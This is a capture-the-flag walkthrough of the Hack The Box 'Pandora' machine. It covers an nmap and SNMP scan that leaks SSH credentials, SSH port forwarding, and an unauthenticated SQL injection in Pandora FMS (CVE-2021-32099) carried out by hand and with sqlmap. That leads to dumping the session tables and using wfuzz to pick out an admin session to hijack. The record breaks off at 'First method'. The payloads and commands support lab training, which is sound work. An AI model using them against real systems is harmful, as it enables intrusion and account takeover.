

Pandora

Monday, May 19, 2025 11:37 AM

nmap


```
└─$ cat nmap
# Nmap 7.95 scan initiated Sun May 18 23:14:25 2025 as: /usr/lib/nmap/nmap --privi
58
Nmap scan report for 10.129.70.158
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Play | Landing
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
```

nmap udp

```
└─$ nmap -sU -T4 10.129.70.158 -v

UDP Scan Timing: About 84.84% done; ETC: 12:31 (0:02:20 remaining)
UDP Scan Timing: About 89.97% done; ETC: 12:31 (0:01:33 remaining)
UDP Scan Timing: About 95.10% done; ETC: 12:31 (0:00:46 remaining)
Discovered open port 161/udp on 10.129.70.158
Completed UDP Scan at 12:32, 978.33s elapsed (1000 total ports)
Nmap scan report for Panda.HTB (10.129.70.158)
Host is up (0.033s latency).
Not shown: 966 closed udp ports (port-unreach)
PORT      STATE SERVICE
37/udp    open|filtered time
38/udp    open|filtered rap
68/udp    open|filtered dhcpc
161/udp   open  snmp
192/udp   open|filtered osu-nms
500/udp   open|filtered isakmp
518/udp   open|filtered ntlk
```

We fill out this forms and try to exploit but nothing happens.



```
(kali@kali)~[/Desktop/htb/pandora]
$ snmpbulkwalk -v2c -c public 10.129.70.158 -m all | tee snmp.out
```

```
(kali@kali)~[/Desktop/htb/pandora]
$ cat snmp.out | grep hrSWRunParameters
```

```
HOST-RESOURCES-MIB::hrSWRunParameters.1157 = STRING: "-u daniel -p HotelBabylon23"
```

-u daniel -p HotelBabylon23

```
(kali㉿kali)-[~/Desktop/htb/pandora]
$ cat snmp.out | grep hrSWRunParameters | grep 1157
HOST-RESOURCES-MIB::hrSWRunParameters.1157 = STRING: "-u daniel -p HotelBabylon23"

(kali㉿kali)-[~/Desktop/htb/pandora]
$ cat snmp.out | grep hrSWRun | grep 1157
HOST-RESOURCES-MIB::hrSWRunIndex.1157 = INTEGER: 1157
HOST-RESOURCES-MIB::hrSWRunName.1157 = STRING: "host_check"
HOST-RESOURCES-MIB::hrSWRunID.1157 = OID: SNMPv2-SMI::zeroDotZero
HOST-RESOURCES-MIB::hrSWRunPath.1157 = STRING: "/usr/bin/host_check"
HOST-RESOURCES-MIB::hrSWRunParameters.1157 = STRING: "-u daniel -p HotelBabylon23"
HOST-RESOURCES-MIB::hrSWRunType.1157 = INTEGER: application(4)
HOST-RESOURCES-MIB::hrSWRunStatus.1157 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.1157 = INTEGER: 0
HOST-RESOURCES-MIB::hrSWRunPerfMem.1157 = INTEGER: 1392 KBytes
```

ssh login


```
(kali㉿kali)-[~/Desktop/htb/pandora]
$ ssh daniel@10.129.70.158
```

```
daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
daniel@pandora:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
matt:x:1000:1000:matt:/home/matt:/bin/bash
daniel:x:1001:1001:/home/daniel:/bin/bash
```

There are 3 users.

```
daniel@pandora:/etc/apache2/sites-enabled$ ls
000-default.conf  pandora.conf
daniel@pandora:/etc/apache2/sites-enabled$ cat pandora.conf
<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

We update /etc/hosts and check that website but it shows the same web.



We forward target port 80 to our localhost port 8000 via ssh.

```
(kali@kali)~[/Desktop/htb/pandora]
$ ssh daniel@10.129.70.158 -L 8000:127.0.0.1:80
daniel@10.129.70.158's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 19 May 17:44:32 UTC 2025

2: kali@kali: ~/Desktop/htb/pandora

(kali@kali)~[/Desktop/htb/pandora]
$ ss -lnt | grep 8000


(kali@kali)~[/Desktop/htb/pandora]
$ ss -lnt | grep 8000
LISTEN 0      128          127.0.0.1:8000      0.0.0.0:*    users:((("ssh",pid=29771,fd=5))
LISTEN 0      128          [::]:8000          [::]:*      users:((("ssh",pid=29771,fd=4))
```



Google "pandora v7.0NG.742_FIX_PERL2020".

<https://www.sonarsource.com/blog/pandora-fms-742-critical-code-vulnerabilities-explained/>

Upcoming webinar! [Delivering High-Quality and Secure AI Code with SonarQube - Register today!](#)

 Solutions Products Resources Company [Start for free](#) [Explore pricing](#)

Unauthenticated SQL Injection (CVE-2021-32099)

Let's have a look at how user input is processed in the Chart Generator of Pandora FMS. When accessing the Chart Generator, first the authentication is checked.


`/include/chart_generator.php`

```
71 // Try to initialize session using existing php session id.
72 $user = new PandoraFMS\User(['phpsessionid' => $_REQUEST['session_id']]);
73 if (check_login(false) === false) {
74     // Error handler.
75     :
96 }
97
98 // Access granted.
```

You're invited to our up event!
Join us on June 11 in Ne exclusive look at our re

http://localhost:8000/pandora_console/include/chart_generator.php?session_id=1%27%20or%201=1--%20-session_id=1' or 1=1--

when we put just "session_id=", it shows access is not granted.



But when we put "session_id=1' or 1=1--", the title changed and nothing show on page. That mean it is sql injectable.



First method

Capture req and save it as pandora.req

(Please note, intercepting localhost does not work on burpsuite, that's why I had to bind localhost and pandora.panda.htb in /etc/hosts and access pandora.panda.htb:8000)

```
(kali@kali)-[~/Desktop/htb/pandora]
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.70.158 Panda.HTB
127.0.0.1 pandora.panda.htb
```




```
Time    Type    Direction    Method    URL
Request
Pretty  Raw  Hex
1 GET /pandora_console/include/chart_generator.php?session_id=1 HTTP/1.1
2 Host: pandora.panda.htb:8000
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange+web3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Connection: keep-alive
9
10
```

Or

Second Method

```
(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -u 'http://localhost:8000/pandora_console/include/chart_generator.php?session_id=1' --batch
```

We can specify the link for sqlmap using -u.

Either one of the methods work (-u or -r).

But we will use sqlmap -r request method in this case.

```
(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -r pandora.req --batch
```

it finds UNION injection but decides it can't exploit it. It does find boolean, error-based, and time-based injections:

```
---
Parameter: session id (GFT)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: session_id=-5790' OR 8600=8600#

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: session_id=1' OR (SELECT 7906 FROM(SELECT COUNT(*),CONCAT(0x7162707871,(SELECT (ELT(7906=7906,1))),0x717a7
a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- dixB

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: session_id=1' AND (SELECT 9212 FROM (SELECT(SLEEP(5)))Ziyo)-- qaaf
---
[14:29:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: PHP, Apache 2.4.41
```

check databases

```
(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -r pandora.req --batch --dbs
```

```
[15:11:28] [INFO] resumed: 'information_schema'
[15:11:28] [INFO] resumed: 'pandora'
available databases [2]:
[*] information_schema
[*] pandora
```

check tables from database pandora.

```
(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -r pandora.req --batch -D pandora --tables
```

```

| tskin
| tsnmp_filter
| ttag
| ttag_module
| ttag_policy_module
| ttipomodulo
| ttransaction
| ttrap
| ttrap_custom_values
| tupdate
| tupdate_journal
| tupdate_package
| tupdate_settings
| tuser_double_auth
| tuser_task
| tuser_task_scheduled
| tusuario
| tusuario_perfil
| tvisual_console_elements_cache
| twidget
| twidget_dashboard
+-----+

```

Database: pandora

[178 tables]

```

+-----+
| taddress
| taddress_agent
| tagent_access
| tagent_custom_data
| tagent_custom_fields
| tagent_custom_fields_filter
| tagent_module_inventory
| tagent_module_log
| tagent_repository
| tagent_secondary_group
| tagente
| tagente_datos
| tagente_datos_inc
| tagente_datos_inventory
| tagente_datos_log4x
| tagente_datos_string
| tagente_estado
| tagente_modulo
| talert_actions
| talert_commands
| talert_snmp
| talert_snmp_action
| talert_special_days
| talert_template_module_actions
| talert_template_modules
| talert_templates
| tattachment
| tautoconfig
| tautoconfig_actions
| tautoconfig_rules
| tcategory
| tcluster
| tcluster_agent
| tcluster_item
| tcollection
| tconfig
| tconfig_os
| tcontainer
| tcontainer_item
| tcredential_store
| tdashboard
| tdatabase
| tdeployment_hosts
| tevent_alert
| tevent_alert_action
| tevent_custom_field
| tevent_extended
| tevent_filter
| tevent_response
| tevent_rule
| tevento
| textension_translate_string
| tfiles_repo
| tfiles_repo_group
| tgis_data_history
| tgis_data_status
| tgis_map
| tgis_map_connection
| tgis_map_has_tgis_map_con
| tgis_map_layer
| tgis_map_layer_groups
| tgis_map_layer_has_tagente
| tgraph
| tgraph_source
| tgraph_source_template
| tgraph_template
| tgroup_stat
| tgrupo

```

tincidencia	
titem	
tlanguage	
tlayout	
tlayout_data	
tlayout_template	
tlayout_template_data	
tlink	
tlocal_component	
tlog_graph_models	
tmap	
tmensajes	
tmetaconsole_agent	
tmetaconsole_agent_secondary_group	
tmetaconsole_event	
tmetaconsole_event_history	
tmetaconsole_setup	
tmigration_module_queue	
tmigration_queue	
tmodule	
tmodule_group	
tmodule_inventory	
tmodule_relationship	
tmodule_synth	
tnetflow_filter	
tnetflow_report	
tnetflow_report_content	
tnetwork_component	
tnetwork_component_group	
tnetwork_map	
tnetwork_matrix	
tnetwork_profile	
tnetwork_profile_component	
tnetworkmap_ent_rel_nodes	
tnetworkmap_enterprise	
tnetworkmap_enterprise_nodes	
tnews	
tnota	
tnotification_group	
tnotification_source	
tnotification_source_group	
tnotification_source_group_user	
tnotification_source_user	
tnotification_user	
torigen	
tpassword_history	
tperfil	
tphase	
tplanned_downtime	
tplanned_downtime_agents	
tplanned_downtime_modules	
tplugin	
tpolicies	
tpolicy_agents	
tpolicy_alerts	
tpolicy_alerts_actions	
tpolicy_collections	
tpolicy_groups	
tpolicy_modules	
tpolicy_modules_inventory	
tpolicy_plugins	
tpolicy_queue	
tprofile_view	
tprovisioning	
tprovisioning_rules	
trecon_script	
trecon_task	
trel_item	
tremote_command	
tremote_command_target	
treport	
treport_content	
treport_content_item	
treport_content_item_temp	
treport_content_sla_com_temp	
treport_content_sla_combined	
treport_content_template	
treport_custom_sql	
treport_template	
treset_pass	
treset_pass_history	
tserver	
tserver_export	
tserver_export_data	
tservice	
tservice_element	
tsession	
tsession_extended	
tsessions_php	
tskin	
tsnmp_filter	
ttag	
ttag_module	
ttag_policy_module	
ttipo_modulo	
ttransaction	
ttrap	
ttrap_custom_values	

```


| tupdate |
| tupdate_journal |
| tupdate_package |
| tupdate_settings |
| tuser_double_auth |
| tuser_task |
| tuser_task_scheduled |
| tusuario |
| tusuario_perfil |
| tvisual_console_elements_cache |
| twidget |
| twidget_dashboard |
+-----+

[15:12:56] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/pandora.panda.htb'

[*] ending @ 15:12:56 /2025-05-19/

```

t is added in front of all tables.
 We check the table name "tusuario", found that usuario is spanish word and meaning user.



We start dumping

```

(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -r pandora.req --batch -D pandora -T tusuario --dump

```

Nothing interesting there.

```

(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -r pandora.req --batch -D pandora -T tpassword_history --dump

```

Found passwords but they are not crackable.

```

Database: pandora
Table: tpassword_history
[2 entries]
+-----+-----+-----+-----+-----+
| id_pass | id_user | date_end | password | date_begin |
+-----+-----+-----+-----+-----+
| 1 | matt | 0000-00-00 00:00:00 | f655f807365b6dc602b31ab3d6d43acc | 2021-06-11 17:28:54 |
| 2 | daniel | 0000-00-00 00:00:00 | 76323c174bd49ffbbdedf678f6cc89a6 | 2021-06-17 00:11:54 |
+-----+-----+-----+-----+-----+

```

Dump sessions

```

(kali@kali)-[~/Desktop/htb/pandora]
$ sqlmap -r pandora.req --batch -D pandora -T tsessions_php --dump

```

```

Database: pandora
Table: tsessions_php
[52 entries]
+-----+-----+-----+-----+-----+
| id_session | data | last_active |
+-----+-----+-----+-----+
| 09vao3q1dikuoi1vhcvhcjibc6 | id_usuario|s:6:"daniel"; | 1638783555 |
| 0ahul7feb1l9db7ffp8d25jsba | NULL | 1638789018 |
| 1um23if7s531kqf5da14kf5lvm | NULL | 1638792211 |
| 2e25c62vc3odbppmg6pjbfb9bum | NULL | 1638786129 |
| 2edsvuu99crt447ji17l8gs9gh | id_usuario|s:6:"daniel"; | 1747679352 |
| 2p6di0rjp9lchn2c57nh8qja9a | NULL | 1747681977 |
| 33p81ast7je7h97c3hj59phtvo | NULL | 1747682235 |
| 346uqacafar8pipuppubqet7ut | id_usuario|s:6:"daniel"; | 1638540332 |
| 3me2jjab4atfa5f8106iklh4fc | NULL | 1638795380 |

```



```
| 4f51mju7kcuonuqor3876n8o02 | NULL | 1638786842 | | | |
| 4nsbidcmgfoh1gilpv8p5hpi2s | id_usuario|s:6:"daniel"; | 1638535373 |
| 59qae699i0971h13qmbpqahlls | NULL | 1638787305 |
| 5fhkihbp2jioll1a8mcsmp6j | NULL | 1638792685 |
| 5i352tsdh7viohth30ve4o0air | id_usuario|s:6:"daniel"; | 1638281946 |
| 5t4cdbgmre75aebij299a90kjk | NULL | 1747682250 |
| 69gbnrc2q42e8aqahb12s68n | id_usuario|s:6:"daniel"; | 1641195617 |
| 6u5cuh5hpsdh1jtfjakvn9jmil | NULL | 1747679220 |
| 81f3uet7p3esgiq02d4cjj48rc | NULL | 1623957150 |
| 8m2e6h8gmphj79r9pq497vpdre | id_usuario|s:6:"daniel"; | 1638446321 |
| 8upeameuj9nhki3ps0fu32cgd | NULL | 1638787267 |
| 9vw4godmdam3vsq8pu78b52em9 | id_usuario|s:6:"daniel"; | 1638881787 |
| a3a49kc938u7od6e6mlip1ej80 | NULL | 1638795315 |
| agfdirigbt86ep71uvml1bo3f | id_usuario|s:6:"daniel"; | 1638881664 |
| aod19vub610cemb47abs3m3b2m | NULL | 1747681889 |
| bbhf4mtod74tqhv50mpdvv4lj5 | id_usuario|s:6:"daniel"; | 1641201982 |
| cojbt6rgubs18ipb35b3f6hf0vp | NULL | 1638787213 |
| d0carbrks2lvmb90ergj7jv6po | NULL | 1638786277 |
| f0qisbrojp785v1dmm8cu1vkaj | id_usuario|s:6:"daniel"; | 1641200284 |
| fikt9p6i78no7aofn74rr71m85 | NULL | 1638786504 |
| fqd96rcv4ecuqs409n5qsleufi | NULL | 1638786762 |
| g0kteepqaj1oep6u7msp0u38kv | id_usuario|s:6:"daniel"; | 1638783230 |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0; | 1638796349 |
| gf40pukfdinc63nm5lkrroidde6 | NULL | 1638786349 |
| heasjj8c48ikjlvf1uhonfesv | NULL | 1638540345 |
| hmdkmmal30je1ql2c0oh04br3t | NULL | 1747681885 |
| hstvtvgj5m3vcmut6l6ig8b0f | id_usuario|s:6:"daniel"; | 1638168492 |
| jec4d4v8f6mlcgn4634ndf174rd | id_usuario|s:6:"daniel"; | 1638456173 |
| kp90bu1mlclbaenaljem590ik3 | NULL | 1638787808 |
| lajh64023nj274r93brp1dufr0 | id_usuario|s:6:"daniel"; | 1747624417 |
| ndr28mskb30cpck36qemmkhdes | NULL | 1747679562 |
| ne9rt4pkqd0aqcrr4dacbmaq3 | NULL | 1638796348 |
| o3ffuprsnuvv89bvf4knm060n | id_usuario|s:6:"daniel"; | 1747678703 |
| o3kuaq4m5t5mqv01iur63e1di58 | id_usuario|s:6:"daniel"; | 1638540482 |
| oi2r6rjq9v99qt8q9heu3nulon | id_usuario|s:6:"daniel"; | 1637667827 |
| pj312be5p56vke9dnbqmnqeot | id_usuario|s:6:"daniel"; | 1638168416 |
| qq8gqbdkn8fks0dv1l9qk6j3q8 | NULL | 1638787723 |
| r097jr6k9s7k166kvaj17na1u | NULL | 1638787677 |
| rgku3s5dj4mbr85tiefv53tdoa | id_usuario|s:6:"daniel"; | 1638889082 |
| slqvmnenl8hnb7p6djkg96dvk | NULL | 1747682225 |
| u5ktk2bt6ghb7s51ka5qou4r4 | id_usuario|s:6:"daniel"; | 1638547193 |
| u74bvn6gop4rl21ds325q80j0e | id_usuario|s:6:"daniel"; | 1638793297 |
| v3q7id4k5s1lbo2rlhfjgrgehq | NULL | 1747682310 |
+-----+-----+-----+-----+-----+-----+
[15:18:29] [INFO] table 'pandora.tsessions_php' dumped to CSV file
'/home/kali/.local/share/sqlmap/output/pandora.panda.htb/dump/pandora.tsessions_php.csv'
[15:18:29] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/pandora.panda.htb'

[*] ending @ 15:18:29 /2025-05-19/
```

This one stands out. The user Matt's session.

```
| g0kteepqaj1oep6u7msp0u38kv | id_usuario|s:6:"daniel";
| 1638783230 |
| g4e01qdgk36mfdh90hvcc54umq |
id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0; | 1638796349
```

wfuzz -u http://pandora.panda.htb:9001/pandora_console/ -b

PHPSESSID=FUZZ -w sessions


This response has more length. We will use that session ID.

```
000000002: 200 247 L 665 W 14153 Ch "0ahul7feb1l9db7ffp8d25sjba"
000000046: 200 247 L 665 W 14153 Ch "qq8gqbdkn8fks0dv1l9qk6j3q8"
000000048: 200 247 L 665 W 14153 Ch "rgku3s5dj4mbr85tiefv53tdoa"
000000052: 200 247 L 665 W 14153 Ch "v3q7id4k5s1lbo2rlhfjgrgehq"
000000051: 200 247 L 665 W 14153 Ch "u74bvn6gop4rl21ds325q80j0e"
000000050: 200 247 L 665 W 14153 Ch "u5ktk2bt6ghb7s51ka5qou4r4"
000000049: 200 247 L 665 W 14153 Ch "slqvmnenl8hnb7p6djkg96dvk"
000000042: 200 247 L 665 W 14153 Ch "o3ffuprsnuvv89bvf4knm060n"
000000044: 200 247 L 665 W 14153 Ch "oi2r6rjq9v99qt8q9heu3nulon"
000000045: 200 247 L 665 W 14153 Ch "pjp312be5p56vke9dnbqmnqeot"
000000032: 200 1386 L 4665 W 76422 Ch "g4e01qdgk36mfdh90hvcc54umq"

Total time: 0
Processed Requests: 52
Filtered Requests: 0
Requests/sec.: 0
```

Using session ID

First method



